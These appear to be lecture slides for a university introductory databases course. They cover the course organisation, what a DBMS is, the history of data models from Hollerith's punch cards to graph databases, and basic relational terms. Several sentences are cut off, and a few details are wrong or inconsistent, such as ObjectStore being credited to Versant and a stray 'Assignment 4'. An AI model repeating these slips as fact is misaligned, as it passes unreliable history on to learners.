

Databases I

Semester 3 (Theory)

Mathis Neunzig

DHBW Mosbach

Autumn 2026

Table of Contents

- 1 Introduction
- 2 Database Systems
- 3 History of Data Models
- 4 Relational Databases
- 5 Relational Algebra
- 6 Normal Forms
- 7 Database Design
- 8 Tools for Database Development
- 9 Structured Query Language
 - Data Manipulation Language
 - Data Manipulation Language
 - Data Control Language
- 10 Backup and Recovery
- 11 Concurrency
- 12 SQL Optimization
- 13 Database Security
- 14 Object-Relational Mapping
- 15 NoSQL and Distributed Databases

Table of Contents

- 1 Introduction
- 2 Database Systems
- 3 History of Data Models
- 4 Relational Databases
- 5 Relational Algebra
- 6 Normal Forms
- 7 Database Design
- 8 Tools for Database Development
- 9 Structured Query Language
 - Data Manipulation Language
 - Data Manipulation Language
 - Data Control Language
- 10 Backup and Recovery
- 11 Concurrency
- 12 SQL Optimization
- 13 Database Security
- 14 Object-Relational Mapping
- 15 NoSQL and Distributed Databases

About the Lecturer

Mathis Neunzig

- B.Sc. Business Information Technology (DHBW Mannheim)
- M.Sc. Data Science (Fernuniversität Hagen)
- ABAP Developer & Trainer at SAP
- Teaches Databases & Software Engineering at DHBW
- Based in Mannheim (Baden-Württemberg)
- Originally from Oldenburg (Lower Saxony)

Contact

Email

mathis.neunzig@gmail.com

Phone

+49 174 9885992

Getting to Know You

Let's go around the room – please tell us:

- 1 Your **name**
- 2 Your **employer**
- 3 Your **favourite animal**
- 4 Your **favourite song, album or artist** right now
- 5 Your **favourite programming language** (so far)

Agenda

This course is structured around multiple interconnected topic groups that build on each other progressively throughout the semester.

1. Foundations

- Databases and Database Management Systems (DBMS)
- Data models
- Relational algebra
- Relational databases
- Data modelling & the DB design process

2. SQL

- Data Manipulation Language (DML)
- Data Definition Language (DDL)
- Data Control Language (DCL)

3. Advanced Topics

- Database transaction management
- Concurrency control
- Performance optimisation
- Backup & Recovery
- Security & SQL Injection
- Object-Relational Mapping (ORM)

4. DB Project (4th semester)

- Recap of DB design process
- Recap of ORM
- Case study: designing a database for a real-world scenario

Semester Schedule

Session	Date	Time	Topics
1	09.09	12:30–15:00	Introduction; Course overview; Exam info; DB Management System; Data Models
2	15.09	14:00–17:15	Relational Databases; Basic Relational Algebra
3	19.09	09:00–12:15	Advanced Relational Algebra; Normal Forms (1NF, 2NF, 3NF)
4	26.09	09:00–12:15	Normal Forms (BCNF, 4NF, 5NF, 6NF)
5	29.09	14:00–17:15	ERM Design
6	13.10	14:00–17:15	SQL (DML)
7	20.10	14:00–17:15	SQL (DML)
8	27.10	14:00–17:15	SQL (DCL); CAP-Theorem
9	03.11	14:00–17:15	Backup & Recovery; Performance; Concurrency
10	10.11	14:00–17:15	Security; Object-Relational Mapping
11	17.11	14:00–17:15	Exam preparation
12	26.11	10:00–11:00	Written Exam

The schedule is designed to move from abstract theory (data models, relational algebra, normal forms) towards increasingly practical content (SQL, ORM, security). Attendance is strongly recommended throughout as later sessions build directly on concepts introduced in earlier ones.

Mailing List & Contact

- All course announcements will be sent via discord.
- There is no mailing list in place for this class. Please check the discord channel regularly for updates.
- Lecturer contact: `mathis.neunzig@gmail.com` +49 174 9885992

Emergency Contact

If you have an urgent issue that cannot wait for the next session – for example a technical problem on the day of an assignment submission – please use the phone number above. For non-urgent matters, email or discord is always preferred.

General Conduct

Standard DHBW rules of conduct apply throughout all sessions.

- **Absences:** Please give advance notice if you cannot attend. A quick message the day before is always appreciated. If you miss a session, it is your responsibility to catch up on the material.
- **Deadlines:** If you foresee that you cannot meet an assignment deadline, contact the lecturer *before* the deadline, not after. Extensions can often be arranged if asked in advance.
- **Open door:** Feel free to reach out at any time with questions, concerns, or feedback; about the content, the pace, or anything else. There are no silly questions in this course.
- **Group exercises:** Active participation during group exercises is expected and contributes to your own learning as well as the group's. Sitting passively during a group task is not acceptable.

These rules are based on mutual respect. The expectation is not perfection but honest communication. If something is not working for you, say so early rather than letting it become a bigger problem.

Assessment: Written Exam

Key Facts

- **Weight:** 40 points (40 % of final grade)
- **Timing:** End of 3rd semester (12, 26.11)
- **Duration:** 60 minutes

Exam Scope

Topics marked with (!) in the slides will *not* appear in the written exam. These are advanced or supplementary topics included for completeness and professional context, but you will not be tested on them under exam conditions.

Examples

Permitted Aids You may bring **one handwritten A4 sheet** (both sides allowed) as a personal cheat sheet. It must be handwritten – printed or typed sheets are not permitted. Writing your own cheat sheet is itself an effective revision strategy.

The written exam tests your understanding of foundational database concepts, relational algebra, normalisation theory, and SQL. Focus on understanding the *why* behind each concept, not just memorising syntax – many exam questions

Assessment: Assignments and Project

Overview – 60 points total (60 % of final grade)

Assignment	Description	Points
<i>Semester 3</i>		
Assignment 1	Individual work	10 pts
Assignment 2	Individual work	10 pts
<i>Semester 4</i>		
Project	Final project (in groups)	40 pts

Submission Policy (Assignments 1 and 2)

- **1st submission** receives a grade *and* written feedback.
- **Optional 2nd submission** is possible after reviewing the feedback.
- The 2nd submission grade replaces the 1st – use this opportunity wisely.

The two-submission model is designed to support your learning: you are encouraged to engage with the feedback and genuinely improve your solution, not just tweak minor details. Assignment 4 is the most substantial deliverable and will give you the opportunity to apply everything you have learned in a realistic

No textbook purchase is required to pass this course.

All essential material is covered in the lecture slides and exercises.

Recommended reading (for those who want to go deeper):

- Kemper & Eickler – *Datenbanksysteme*
The German-language standard reference for database courses at German universities.
Thorough and mathematically precise.
- Garcia-Molina, Ullman & Widom – *Database Systems: The Complete Book*, 2nd ed.
Comprehensive English-language textbook covering theory and practice in depth.
- Foster & Godbole – *Database Systems: A Pragmatic Approach*, 2nd ed.
A more application-oriented introduction, well-suited as a companion to this course.
- Gumm & Sommer – *Einführung in die Informatik*, 10th ed.
Broader CS introduction, useful for contextualising databases within the wider field.

Reading around the subject – even dipping into one or two chapters – significantly deepens your understanding and will help you engage more confidently with the material during lectures.

Table of Contents

- 1 Introduction
- 2 Database Systems**
- 3 History of Data Models
- 4 Relational Databases
- 5 Relational Algebra
- 6 Normal Forms
- 7 Database Design
- 8 Tools for Database Development
- 9 Structured Query Language
 - Data Manipulation Language
 - Data Manipulation Language
 - Data Control Language
- 10 Backup and Recovery
- 11 Concurrency
- 12 SQL Optimization
- 13 Database Security
- 14 Object-Relational Mapping
- 15 NoSQL and Distributed Databases

Why Do We Need Data Storage?

Open Question – Think Before Reading On

Why does virtually every software system need some form of persistent data storage?

A First Intuition

- Every meaningful application manages **state** – users, orders, messages, sensor readings, ...
- Without structured storage, **all data is lost** when the application restarts or the machine shuts down.
- Even a mobile flashlight app stores a preference (“was the torch on?”).

It is easy to underestimate just how universal data persistence is. From the smallest IoT sensor logging temperature readings to a global e-commerce platform tracking billions of transactions, the need to store, retrieve, and update data reliably sits at the heart of almost all software engineering. Understanding *how* to do this well – efficiently, consistently, and securely – is therefore one of the most fundamental skills in the field. This course gives you the theoretical foundation

The Problem with File-Based Storage

Examples

Scenario: A Supermarket's "Database" The accounting team stores everything in Excel:

- Customers.xlsx
- Items.xlsx
- Orders.xlsx
- Prices.xlsx
- Old_Orders.xlsx
- Prices_from_September_1st.xlsx
- Urgent_Orders_copy.xlsx
- Items_discontinued.xlsx

Core Problems

- **Ownership silos:** Files belong to different teams (Accounting, HR, Customer Relations, Sales) – no single source of truth.
- **Redundancy:** The same customer address may appear in three files, each with a different spelling.
- **Inconsistency:** After a price update, only some files are changed – leading to contradictory records.

The Need for a Database

Examples

Scenario: Launching “Cat Shop 24” Your team is building a mobile shopping app with:

- Personalised **coupons** and **reward points**
- Monthly **prize draws** for registered users
- Structured **data collection** for analytics

The Core Constraint

A mobile phone **cannot** connect directly to a local Excel file on someone's office PC.

The app needs a server-side data store that is:

- Always available (24/7)
- Accessible over the network
- Capable of handling many users simultaneously
- Consistent and reliable even under load

Definition

Data consists of raw, unprocessed facts. On their own, individual data points carry no direct value or meaning – they are simply observations or records of events.

Examples of raw data:

- A single receipt number: REC-00482
- A temperature reading: 21.4
- A timestamp: 2026-09-09 12:47:33
- The number: 488000000

Examples

Analogy: Raw Ingredients Data is like raw ingredients in a kitchen – flour, eggs, sugar – before any cooking has happened. Each ingredient exists, but without a recipe and a chef, nothing useful is produced.

The distinction between data and information might seem philosophical, but it has practical consequences for how we design systems. A database stores data; the application layer (or an analytical query) is responsible for turning that data into

Definition

Information is data that has been processed and contextualised in a way that gives it value and meaning. Information answers a question that someone actually cares about.

Example: A Sales Dashboard

- Raw data: millions of individual transaction records in a database.
- Information derived from that data:
 - *Current year total sales: \$488 M*
 - *Budget variance: +3.2 %*
 - *Year-over-year growth: +11.7 %*
 - A chart showing weekly sales trends over 12 months

Examples

The Key Question Data becomes information when it **answers a question**:
“How are we performing relative to last year?”

This transformation – from data to information – is one of the core value propositions of database systems. A well-designed database does not just store 

Metadata

Definition

Metadata is data *about* data. It provides the structural and administrative context that makes raw data interpretable and manageable.

Types of metadata in a database context:

- **Data types:** String, Integer, Boolean, Date, ...
- **Semantic types:** EmailAddress, PhoneNumber, PostalCode, ...
- **Relationships:** “Column `customer_id` references table `Customers`”
- **Administrative data:** `created_at`, `created_by`, `last_modified`, `owner`
- **Access control:** Who may read, write, or delete each piece of data?
- **Derived rules:** Mathematical formulas, computed columns, check constraints

Why Metadata Matters

Without metadata, a column containing the value 21.4 could be a temperature, a price, a probability, or a latitude. Metadata tells us – and the DBMS – what the value *means* and how it may be used.

Metadata is what transforms a flat file full of numbers into a structured, self-describing database. One of the key advantages of using a DBMS over storing

What is a Database System?

Conceptual Overview

Data + Metadata $\longrightarrow$ **Database System** $\longrightarrow$ **Information**

- A **Database System (DBS)** combines:
 - The **DBMS** (Database Management System) – the software layer
 - The actual **stored data** (the database itself)
- Together they form a complete system capable of storing, organising, and serving data reliably.

Examples

Common Database Systems

Relational: MySQL, PostgreSQL, MS SQL Server, Oracle
Document: MongoDB, CouchDB
Key-Value: Redis, DynamoDB
Graph: Neo4j

Database Management System (DBMS)

What is a DBMS?

A **DBMS** is a software system (informally: “the database”) that provides a controlled, structured interface between users/applications and the raw data stored on disk.

Core functions of a DBMS:

- 1 **Define** data types, table structures, and integrity constraints
- 2 **Store** data efficiently and without inconsistencies
- 3 **Retrieve / Query** data in flexible and performant ways
- 4 **Update** existing data while preserving consistency
- 5 **Manage concurrent access** by multiple users simultaneously
- 6 **Protect data** from hardware failures and malicious actors

Additional Components Typically Included

- **User interface:** administration console, query editor
- **Query language:** SQL (for relational systems)
- **Metadata storage:** types, relations, created_at, created_by, access rights, semantic type annotations

DBMS: Pros and Cons

Advantages

- **Reduced redundancy** – a single source of truth (when designed correctly)
- **Access restriction** – fine-grained permissions per user or role
- **Automatic backup & recovery** – data is protected from failures
- **Multiple user interfaces** – CLI, GUI, programmatic APIs
- **Triggers & automation** – the DBMS can react to events automatically
- **Efficient data processing** – indexes, query optimisers, caching
- ... and much more

Disadvantages

- **High initial investment:** installation, configuration, licences, hardware
- **Ongoing costs:** administration, tuning, DBA staffing, software maintenance
- **Overkill for trivial tasks:** a config file or a single CSV may be perfectly adequate for a small, single-user application

Table of Contents

- 1 Introduction
- 2 Database Systems
- 3 History of Data Models**
- 4 Relational Databases
- 5 Relational Algebra
- 6 Normal Forms
- 7 Database Design
- 8 Tools for Database Development
- 9 Structured Query Language
 - Data Manipulation Language
 - Data Manipulation Language
 - Data Control Language
- 10 Backup and Recovery
- 11 Concurrency
- 12 SQL Optimization
- 13 Database Security
- 14 Object-Relational Mapping
- 15 NoSQL and Distributed Databases

Central Questions

- What data models exist, and why were they invented?
- What are the conceptual differences between them?
- When should you choose one over another?

Data models did not appear all at once – they *evolved* in direct response to real-world problems: growing data volumes, the need for concurrent access, increasingly complex relationships between entities, and the demand for faster, more expressive queries.

Each model represents a different trade-off between **simplicity**, **flexibility**, and **scalability**. Understanding those trade-offs is the key skill for any database designer or software engineer: the “best” model depends entirely on your use case, your data’s structure, and your query patterns.

Paper-Based Data Model

Historical Examples

- **Census books** (~18th century) – hand-written population records
- **Marriage registers** (~19th century) – church and civil records of life events
- **Card catalogues** (19th–20th century) – library index cards, one card per book

Paper-based record-keeping served humanity for centuries, but it has severe structural limitations. Finding information required physically searching through stacks of books or boxes of cards – there was no concept of a “query”, no possibility of concurrent access, and no means of automation.

Breaking Point: 1890 US Census

The 1890 census had to count **62,947,714** people. Storing and tallying that data manually was no longer feasible – results from the previous census were not fully compiled before the next census began. This crisis forced the invention of mechanical data storage and processing.

Herman Hollerith (!)

Mechanical Punch Card Tabulation – 1890

- Herman Hollerith invented the **punch card reader** and **tabulating machine** specifically for the 1890 US census.
- Process: an operator feeds punch cards through the reader → the machine counts holes mechanically → produces numerical totals.

Examples

Example query: *“How many people in Baltimore are over 50 years old?”*

With Hollerith's machine this could be answered **mechanically in hours** instead of years of manual counting.

Hollerith's invention was transformative not only for data processing but also for the computing industry itself. The company he founded to commercialise his tabulating machines eventually merged with others to become the

Computing-Tabulating-Recording Company, which was renamed **IBM** in 1924. Punch cards remained a primary data-entry medium all the way into the 1970s.

(!) This topic is not part of the exam, but its historical significance justifies a brief discussion.

File-Based Data Model

Timeline: 1950s – 1960s

- First **electronic files** stored on magnetic tape and, later, disk
- Data is structured by the *application*: a file on a filesystem with a format the program understands (fixed-width columns, delimiters, etc.)
- Still in everyday use for simple cases: CSV exports, JSON/XML configuration, log files

The file-based model was a massive leap over paper – data could now be read, written, and processed at electronic speed. However, every application had to implement its own logic for reading and interpreting files. There was no shared schema, no query language, and no access control built in.

Key Limitations

- No concurrent access management – two programs writing simultaneously corrupt the file.
- No unified query language – every developer invents their own search.
- Application-specific interpretation – changing the format breaks every program that reads the file.

Hierarchical Data Model

Timeline: 1960s – Developed at IBM

- Data is arranged in a **tree structure**: one root node, parent nodes, and leaf nodes.
- Each record node has n fields; each field has exactly **1 value**.
- Each child has **exactly 1 parent**; a parent can have n children.

Examples

Supermarket → Food, Non-Food

Food → Cheese, Bread

Cheese → Price, Weight, ...

The hierarchical model introduced the concept of *structural relationships* between data records. Navigating from parent to child is very efficient because the physical pointers are stored alongside the data. This made it well-suited for *predefined, fixed* traversal paths.

Limitation

The strict one-parent rule means **many-to-many relationships cannot be**

IBM Information Management System (IMS) (!)

Timeline: 1966 by IBM

- Originally developed to manage the **Bill of Materials (BOM)** for the Apollo moon program – tracking hundreds of thousands of spacecraft components and their sub-components.
- Based on the **hierarchical data model**; processes one dataset at a time (no set-based operations).
- Programming interfaces: Assembly, C, C++, COBOL, FORTRAN.

IMS is one of the oldest database management systems in continuous active use – it has been maintained and extended by IBM for over 50 years. Large financial institutions (banks, insurance companies) rely on IMS today because their core transaction processing was built on it decades ago and the cost of migration exceeds the cost of continued operation. This is a powerful real-world lesson: choosing a data model has *long-term consequences*.

(!) *This topic is not part of the exam.*

Network-Like Data Model

Timeline: 1960s – Charles Bachman at General Electric

- Data is represented as a **graph**: *nodes* (records) connected by *arcs* (relationships).
- Unlike the hierarchical model: a child node can have **multiple parents**.
- **Cycles** in the graph are allowed.

Examples

Supermarket ↔ Food ↔ Orders ↔ Cheese / Bread

A single Cheese node can be linked to both Food and Gourmet categories simultaneously.

The network model was a direct solution to the hierarchical model's many-to-many limitation. By allowing a node to have multiple parents, it can faithfully represent real-world entities – for example, a product that belongs to several categories, or an employee who reports to multiple managers. The price for this expressiveness is **navigational complexity**: programmers had to write explicit code to traverse pointers, which made queries tightly coupled to the physical data structure.

Integrated Data Store (IDS) (!)

Timeline: 1964 by General Electric – Charles Bachman

- One of the **first true Database Management Systems (DBMS)** in history.
- Implemented the network-like data model with physical pointer-based navigation between records.
- Became the basis for the **CODASYL** (Conference on Data Systems Languages) **Data Base Task Group** standard – the first attempt to standardise a DBMS interface across vendors.

IDS demonstrated that a general-purpose data management layer could exist independently of any single application – a fundamental idea that all subsequent database systems inherited. Charles Bachman received the **Turing Award** in 1973 for his work on IDS and database navigation, making him the first database researcher to be so recognised.

The CODASYL standard eventually influenced the design of COBOL's data management facilities, which is why so much legacy financial software still bears traces of the network model's thinking.

(!) This topic is not part of the exam.

Relational Data Model

Timeline: 1969 by Edgar F. Codd (IBM)

- Data stored as **tuples** (rows); tuples grouped into **relations** (tables).
- **Keys** uniquely identify tuples within a relation.
- **Closure property**: the result of any operation on relations is itself a relation
 - queries can be composed freely.

Examples

Person(PersonID, FirstName, LastName, Address)

Order(OrderID, Date, PersonID^{FK})

Codd's insight was to *separate the logical view of data from its physical storage*. Applications should describe *what* data they need, not *how* to navigate to it. A high-level, set-based query language (eventually SQL) would handle the navigation automatically. This **data independence** made it possible to change storage structures without rewriting application code – a revolutionary idea at the time. The relational model became the dominant paradigm through the 1980s and remains the most widely used database model today.

The Rise of RDBMS in the 1980s

Competing Implementations

- **UC Berkeley:** Ingres project → eventually became **PostgreSQL** (still one of the most popular open-source RDBMSs)
- **Uppsala University:** research system influencing European DBMS development
- **IBM UK & IBM San José:** System R project → gave birth to the **SEQUEL** query language, later renamed **SQL**

Throughout the late 1970s and 1980s, academic labs and IBM research centres raced to build working relational systems. IBM had the research lead but was slow to productise – partly because they feared cannibalising IMS sales. **Oracle** (then called Relational Software, Inc.) recognised the commercial opportunity, shipped the first commercial SQL RDBMS in **1979**, and never looked back.

Key Lesson

Being technically first does not always mean winning the market. Oracle's aggressive go-to-market strategy beat IBM's superior research effort – a pattern that repeats throughout technology history.

Timeline: 1995 by MySQL AB (now Oracle)

- Open-source, cross-platform, SQL-based relational database.
- **Fun fact:** “My” is the name of co-founder Michael Widenius’s daughter.
- Famous for powering the **LAMP / WAMP stack**:
Linux (or Windows) + Apache + MySQL + PHP.

MySQL’s release in 1995 democratised relational databases. Before MySQL, a production-quality SQL database required an expensive commercial licence (Oracle, Sybase, Informix). MySQL was free, fast enough for web workloads, and trivial to install – making it the default choice for the first generation of web developers and powering much of the early internet.

Oracle acquired Sun Microsystems (which had acquired MySQL AB) in 2010. Concern about Oracle’s stewardship led the original MySQL developers to fork the codebase and create **MariaDB** – the community-maintained drop-in replacement that is now the default in many Linux distributions.

Timeline: 2002 by Apache Friends

- **X** = Cross-platform (Windows, macOS, Linux)
- **A** = Apache HTTP Server
- **M** = MariaDB (formerly MySQL)
- **P** = PHP
- **P** = Perl

XAMPP bundles a complete local web-and-database server stack into a single installer. For learning purposes it is ideal: one download gives you a running web server, a relational database, and a scripting runtime without any manual configuration. It ships with **phpMyAdmin**, a browser-based graphical administration tool for MariaDB/MySQL.

Examples

In this course we use XAMPP to host a local MariaDB instance. You can reach phpMyAdmin at `http://localhost/phpmyadmin` after starting the Apache and MySQL/MariaDB services in the XAMPP Control Panel.

Object-Oriented Data Model

Timeline: 1980s

- Maps **object-oriented programming** concepts directly to database storage.
- Relation $\equiv$ Class Tuple $\equiv$ Instance Column $\equiv$ Attribute Stored Procedure $\equiv$ Method
- Gave rise to semi-structured formats such as **XML** and **JSON** for data exchange and persistence.

Examples

An Item class with attributes name, price, category can be serialised directly to JSON:

```
{"name": "Gouda", "price": 3.49, "category": "Cheese"}
```

The object-oriented model emerged because developers found the *impedance mismatch* between object-oriented code and relational tables painful – every object had to be manually mapped to rows and columns. Object-oriented databases promised to eliminate this friction by persisting objects natively. Adoption was limited because relational systems were already entrenched, but the ideas strongly influenced ORM frameworks (Hibernate, SQLAlchemy, Django ORM) which

ObjectStore (!)

Timeline: 1988 by Versant (originally Progress Software)

- A database whose unit of storage is a **C++ object**.
- Calling `new()` in C++ creates a **persistent object** that survives process termination – no separate “save” step.
- Use cases: telecommunications, Geographic Information Systems (GIS), financial trading systems.

ObjectStore showed that the boundary between “in-memory data structures” and “persistent database records” could be made nearly invisible to the programmer. The system handled serialisation, indexing, and concurrent access automatically. This concept re-appears in modern object-document mappers and in-memory databases like Redis.

ObjectStore is still in active use in niche domains where the original object-oriented codebase is too large and too critical to replace.

(!) This topic is not part of the exam.

1990s – The Quiet Decade

Consolidation Around the Relational Model

- No major new database paradigm emerged in the 1990s.
- SQL became an ISO/ANSI standard (SQL-89, SQL-92, SQL:1999).
- Significant advances in **data warehousing** and **analytical processing** (OLAP, star schemas, data marts).
- MySQL (1995) made relational databases accessible to web developers.

The 1990s were important not because of new data models but because of *maturation*. Query optimisers became sophisticated enough that SQL performance rivalled hand-tuned navigational code. Replication, backup, and transaction management were standardised. The internet boom at the end of the decade set the stage for the next wave of innovation – the *NoSQL* movement – which was driven by internet-scale data volumes that relational systems struggled to handle.

Columnar Data Model

Timeline: 2000s – Apache Cassandra, HBase, Parquet

- In a **row-based** store (traditional RDBMS), each row is stored contiguously on disk.
- In a **columnar** store, each *column* is stored contiguously – all values for one attribute sit together.
- Reading an analytical query touching only 3 of 100 columns means reading $\approx 3\%$ of the data instead of 100%.

Examples

```
SELECT AVG(price) FROM products WHERE category = 'Electronics'
```

Only the price and category columns need to be read from disk – all other columns are skipped entirely.

Columnar storage also enables **exceptional compression**: because all values in a column share the same data type, techniques like run-length encoding and dictionary encoding achieve very high compression ratios. The trade-off is that *writing* a single new row requires updating many separate column files, making columnar stores slower for transactional (OLTP) workloads. They shine in

Apache Parquet (!)

Timeline: 2013 – Apache (Twitter & Cloudera)

- A **columnar file format** for big-data processing (Apache Spark, Hadoop, Hive, Presto).
- Often described as a “Big Data File Format”: data is spread across multiple Parquet files rather than a single monolithic file.
- Internal structure: **Header** → Row Group 1 → Row Group 2 → ⋯ → **Footer**
- Within each Row Group, column data is stored contiguously, enabling efficient compression and selective column reads.

Parquet has become the de-facto standard for storing analytical datasets in cloud data lakes (AWS S3, Azure Data Lake, Google Cloud Storage). Its tight integration with Apache Arrow enables zero-copy reads directly into in-memory data frames (pandas, Polars), making the transition from storage to computation extremely fast.

(!) This topic is not part of the exam.

Key-Value Data Model

Timeline: Concept from late 1970s; mainstream from 2000s

- The **simplest NoSQL model**: every entry is a *key* $\mapsto$ *value* pair.
- The value can be anything: a string, an integer, a binary blob, a serialised object – the database does not interpret it.
- **No schema**, no relationships, retrieval only by exact key.

Examples

"session:u42f8" $\mapsto$ "{userId:7, cart:[3,11,42]}"

"rate_limit:192.168.1.5" $\mapsto$ "47"

The key-value model's strength is raw speed: lookup by key is an $O(1)$ hash-table operation. This makes it perfect for **caches**, **session stores**, and **temporary logging**.

Key Limitation

You can only retrieve data by its exact key. There is no way to ask “find all sessions belonging to users from Germany” without scanning every entry – because the database has no knowledge of the value's internal structure. For

Timeline: 2009 by Salvatore Sanfilippo

- The **most widely used key-value database** in the world.
- **In-memory** store: all data lives in RAM → sub-millisecond read/write latency.
- Optional **persistence** to disk (RDB snapshots, AOF log).
- Supports richer value types beyond plain strings: Lists, Sets, Sorted Sets, Hashes, Streams, HyperLogLogs, Bitmaps.

Redis is the backbone of many internet-scale architectures. Common roles:

- **Cache layer** in front of a relational database
- **Session store** for stateless web applications
- **Pub/Sub message broker** between microservices
- **Rate limiter** (atomic increment on a counter key)
- **Leaderboard** (Sorted Set with score-based ranking)

A free hosted tier is available at `redis.io`; the source code is open-source on GitHub.

Document-Based Data Model

Timeline: Popular from 2000s onward

- A **specialised key-value store** where the *value* is a structured **document** (JSON, BSON, or XML).
- Documents are grouped into **collections**; no fixed schema – different documents in the same collection can have different fields.
- Unlike plain key-value, you can **query by any field** inside the document.

Examples

Document 1: {name:"Alice", email:"a@x.com"}

Document 2: {name:"Bob", email:"b@x.com", phone:"0711...", address:{...}}

Both documents live in the same users collection despite having different shapes.

This **schema flexibility** makes document databases ideal for rapidly evolving data (e.g. product catalogues where different product types have completely different attributes) or for aggregating data from many sources. The trade-off is that consistency enforcement must be handled in application code rather than by the database schema.

Timeline: 2009 by 10gen (now MongoDB Inc.)

- Stores documents in **BSON** (Binary JSON) format – a binary-encoded extension of JSON that supports additional types (dates, binary data, ObjectId).
- **Hierarchy**: Document $\subset$ Collection $\subset$ Database $\subset$ Cluster.
- Drivers available for all major programming languages (Python, Java, Node.js, C#, Go, PHP, ...).
- Free tier available at mongodb.com (MongoDB Atlas).

MongoDB popularised the document model and the term “NoSQL” in the mainstream developer community. It introduced an expressive query language (MQL – MongoDB Query Language) that operates on nested JSON structures, aggregation pipelines for complex data transformations, and a flexible indexing system.

Common use cases: content management systems, product catalogues, user-profile stores, real-time analytics, and mobile application backends.

Graph-Based Data Model

Timeline: 1980s evolution of network model; mainstream 1990s–2000s

- Data represented as **Nodes** (entities with properties) connected by **Edges** (relationships with properties).
- Both nodes *and* edges can carry arbitrary key-value properties.
- Queries traverse the graph to follow relationship chains of arbitrary depth.

Examples

Social network:

(Alice) – [:FRIENDS_WITH] -> (Bob) – [:FRIENDS_WITH] -> (Carol)

“Find all friends-of-friends of Alice who live in Stuttgart” is a natural graph traversal, but painful in SQL (recursive CTEs or multiple self-joins).

Graph databases excel when **relationship traversal** is the dominant access pattern: social networks, fraud detection (rings of suspicious accounts), knowledge graphs, recommendation engines, and network/IT infrastructure mapping. In a relational database, deep traversals require expensive recursive joins; in a graph database they are first-class operations.

Timeline: 2010 by Neo Technology

- Query language: **Cypher** – a pattern-matching language designed to be human-readable (ASCII-art graph patterns).
- Components: **Nodes** (labelled circles), **Edges** (directed, typed relationships), **Properties** (key-value pairs on both).
- Industries: insurance, banking, retail, life sciences, cybersecurity.

Examples

```
MATCH (p:Person)-[:BOUGHT]->(i:Item) RETURN p, i
```

This returns every Person node and the Item nodes they bought, by following BOUGHT edges – equivalent to a SQL JOIN but expressed as a graph pattern.

Neo4j is the most widely deployed graph database. Its native graph storage engine stores adjacency lists directly on disk, making multi-hop traversals orders of magnitude faster than relational equivalents. A free “AuraDB” cloud tier is available for experimentation.

Summary: Data Models Comparison

Comparison Table

Data Model	Stored As	Simple	Flexible	Scalable
Paper / File based	Text	✓	✓	×
Hierarchical	Nodes & Arcs	✓	×	×
Network-like	Nodes & Arcs	✓	×	×
Relational	Tables	~	~	~
Object-Oriented	Objects	~	~	~
Columnar	Table / Columns	~	×	✓
Key-Value	Key-Value Pairs	✓	✓	✓
Document	Documents	✓	✓	✓
Graph	Nodes & Edges	~	✓	✓

Important Caveat

All ratings above are generalisations – the real answer is always **“it depends on the use case”**. A relational database can scale very well with proper indexing and sharding; a document database can be inflexible if you force a rigid schema on it.

Rule of Thumb

Choose your data model based on three factors: **(1)** the natural structure of your data, **(2)** the query patterns your application will execute most frequently, and **(3)** your scalability and consistency requirements. No single model is universally best.

Table of Contents

- 1 Introduction
- 2 Database Systems
- 3 History of Data Models
- 4 Relational Databases**
- 5 Relational Algebra
- 6 Normal Forms
- 7 Database Design
- 8 Tools for Database Development
- 9 Structured Query Language
 - Data Manipulation Language
 - Data Manipulation Language
 - Data Control Language
- 10 Backup and Recovery
- 11 Concurrency
- 12 SQL Optimization
- 13 Database Security
- 14 Object-Relational Mapping
- 15 NoSQL and Distributed Databases

Edgar Frank “Ted” Codd

Biographical Overview

- **19 August 1923 – 18 April 2003**
- Inventor of the **relational data model**, the concept of **OLAP** (Online Analytical Processing), and co-designer of **SEQUEL** (the precursor to SQL).

Career Timeline at IBM

- **1949**: Joins IBM New York as a developer.
- **1965**: PhD in computer science, University of Michigan (funded by IBM scholarship).
- **1967**: Moves to IBM Almaden Research Center, San José.
- **1969–1970**: Publishes the foundational papers on the relational model, normal forms, and a relational sub-language.
- **1970s**: Co-develops SEQUEL with Donald Chamberlin.

Codd's work matters because **almost all modern business software** – banking, e-commerce, ERP, CRM, logistics – runs on relational databases that implement his mathematical framework. He won the **Turing Award** in 1981 for his

Definition

A **relation** is a mathematical set of tuples that all share the same structure (schema). It can be visualised as a **table** with named columns and a collection of rows.

- Columns = **Attributes** (named, typed)
- Rows = **Tuples** (concrete data records)
- A table contains $0 \dots *$ tuples.

Examples

Album(ID, EAN, Title, Main_Artist, Release_Date)

Track(ID, Album_ID^{FK}, Disc_Nr, Track_Nr, ISRC, Title, Duration)

The word *relation* comes from the Latin *relatio* – the relationship between entities of the same kind. Because a relation is a **mathematical set**, it contains *no duplicate tuples* in the pure theoretical definition. In practice, SQL allows duplicates unless you explicitly use `DISTINCT` or enforce a uniqueness constraint – an important distinction between the theory and its implementation.

The **closure property** of the relational model states that the result of any

Attributes

Definition

An **attribute** is a named column in a relation that defines one specific piece of data about the entities stored in that relation. Every attribute has:

- A **name** (e.g. Release_Date)
- A **domain** – the set of all allowed values (e.g. DATE, VARCHAR(255), INTEGER)

Examples

Attributes of Album: ID, EAN, Title, Main_Artist, Release_Date

The domain of EAN is a 13-digit integer; the domain of Title is a non-empty string of up to 255 characters.

Attributes describe the *properties* or *characteristics* of the entities stored in a table. Choosing good attribute names is not a minor stylistic concern – unclear names lead to misunderstandings, bugs, and costly data migrations later. Best practices include:

- Use **self-describing** names (release_date not rd or date1).
- Apply a **consistent naming convention** across the entire schema.

Tuples

Definition

A **tuple** is a single row (record) in a relation – an ordered list of values, one per attribute, all conforming to their respective domains. A tuple may contain NULL for optional attributes.

Examples

A tuple of Album:

(K5MIF8A, 4130971072345, Fearless, Taylor Swift, 2008-11-11)

A tuple of Track:

(T00042, K5MIF8A, 1, 1, USUG10801234, Love Story, 00:03:55)

The term *tuple* comes from mathematics (a finite ordered list: pair, triple, quadruple, ..., n -tuple). In relational theory each tuple is a complete, self-contained fact about an entity. In SQL terminology a tuple is a **row**; in object-oriented terminology it corresponds approximately to an **instance** of a class.

A crucial point: within one relation, **no two tuples may be identical** in the strict relational model. This is why every table needs at least one key – to distinguish

Types of Keys

Overview

Keys serve two purposes in the relational model:

- 1 **Identification:** uniquely identify every tuple within a relation.
- 2 **Reference:** establish relationships between tuples in different relations.

Key Taxonomy

- **Super Key** – any set of attributes that uniquely identifies tuples.
- **Candidate Key** – a minimal super key.
- **Primary Key** – the chosen candidate key for a relation.
- **Alternate / Secondary Key** – candidate keys not chosen as primary key.
- **Foreign Key** – an attribute referencing a primary key in another relation.
- **Simple Key** – a key consisting of a single attribute.
- **Composite Key** – a key consisting of two or more attributes.
